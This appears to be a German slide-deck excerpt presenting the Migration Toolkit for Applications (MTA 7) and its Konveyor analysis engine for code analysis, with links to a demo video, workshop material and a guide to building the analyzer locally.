




Demo (MTA 7): https://www.youtube.com/watch?v=IRYR2ow28CQ
Workshop-Material dazu: https://rhpds.github.io/mta-workshop/modules/index.html


Code-Analyse

Problemfindung und Anleitung für Developer




Code-Analyse

Problemfindung und Anleitung für Developer




Code-Analyse

Problemfindung und Anleitung für Developer




Code-Analyse

Problemfindung und Anleitung für Developer



Das Herzstück: Analysis Engine


Community Knowledge + Eigene Regeln



Blogartikel: Analyzer komplett selbst bauen: https://shaaf.dev/post/2025-09-08-complete-local-setup-development-guide-for-konveyor-analyzer-lsp/

